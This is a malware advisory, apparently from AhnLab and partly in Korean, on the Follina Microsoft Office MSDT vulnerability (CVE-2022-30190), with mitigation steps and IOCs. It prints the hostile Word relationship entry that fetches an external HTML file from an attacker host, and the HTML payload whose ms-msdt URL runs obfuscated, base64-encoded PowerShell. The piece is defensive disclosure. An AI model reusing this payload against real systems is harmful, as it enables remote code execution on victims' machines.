
Posted on May 31, 2022

caution! Microsoft Office Zero-Day Vulnerability Follina (CVE-2022-30190)

A new vulnerability, CVE-2022-30190, referred to as Follina, has been disclosed. According to Microsoft, the vulnerability results in a remote code execution vulnerability when a calling application such as Word calls MSDT using the URL protocol. When this vulnerability occurs, arbitrary code can be executed with the privileges of the calling application, additional programs can be installed, and data can be checked, changed, or deleted.

1. Vulnerability Malware Example

In the Word document in which this vulnerability was confirmed, the HTML file that caused the vulnerability was downloaded and executed through the URL connection written in the External tag, which is a known method. (Currently, the URL is not activated, so no additional actions are performed.) As the MSDT of the downloaded HTML is called by accessing the URL at the same time as Word is executed, a vulnerability occurs and malicious code execution is possible.



[Figure 1] — Attempt to connect Exteranl tag URL in Word document

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId996" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target=
"https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF8421.html!" TargetMode="External"/><Relationship Id="rId5" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId4" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/></Relationships>
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId996" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target=
"https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF8421.html!" TargetMode="External"/><Relationship Id="rId5" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId4" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/></Relationships>
```

[Figure 2] — content of document.xml.rels

The contents of the above RDF8421.html disclosed in the external data are the same as the code below, and the code to execute ms-msdt is inserted at the bottom of the comment. In this form, the attacker's intended code execution is possible through ms-msdt, so various attacks are possible.

```
<!doctype html> <html lang="en"> <body> <script> //
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA //
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA //
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA -- 중략
-- //AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA //
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+
[char]58+'FromBase64String('+
[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC
[char]34+'))'))))i/../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
IT_AutoTroubleshoot=ts_AUTO\""; </script> </body> </html>
```

2. Vulnerability countermeasures

MS에서 공개한 대응 방안은 아래와 같다.

- MSDT URL 프로토콜을 비활성화 1. 명령 프롬프트(cmd.exe)를 관리자로 실행 2. 레지스트리 키를 백업하기위해 “reg export HKEY_CLASSES_ROOT\ms-msdt filename ” 명령 실행 3. “reg delete HKEY_CLASSES_ROOT\ms-msdt /f” 명령 실행

3. 안랩 제품 대응현황

AhnLab에서는 아래 진단명으로 해당 취약점 파일 및 행위 탐지가 가능하다.

- (파일진단명) Exploit/HTML.CVE-2022-30190.S1841
- (행위진단명) Behavior/MDP.Event.M4313

[IOC]

hxxps://www.xmlformats[.]com/office/word/2022/wordprocessingDrawing/RDF842l.html 52945af1def85b171870b31fa4782e52
d1fe26b84043ac11fa5ddb90906e6d56

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 ‘AhnLab TIP’ 구독 서비스를 통해 확인 가능하다.

Note 1) https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug Note 2) https://msrc-blog.microsoft.com/2022/05/30 / guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/

Categories: Malware information

Tagged as: CVE-2022-30190 , Follina , Zero- Day , Vulnerability , MSDT , Zero-Day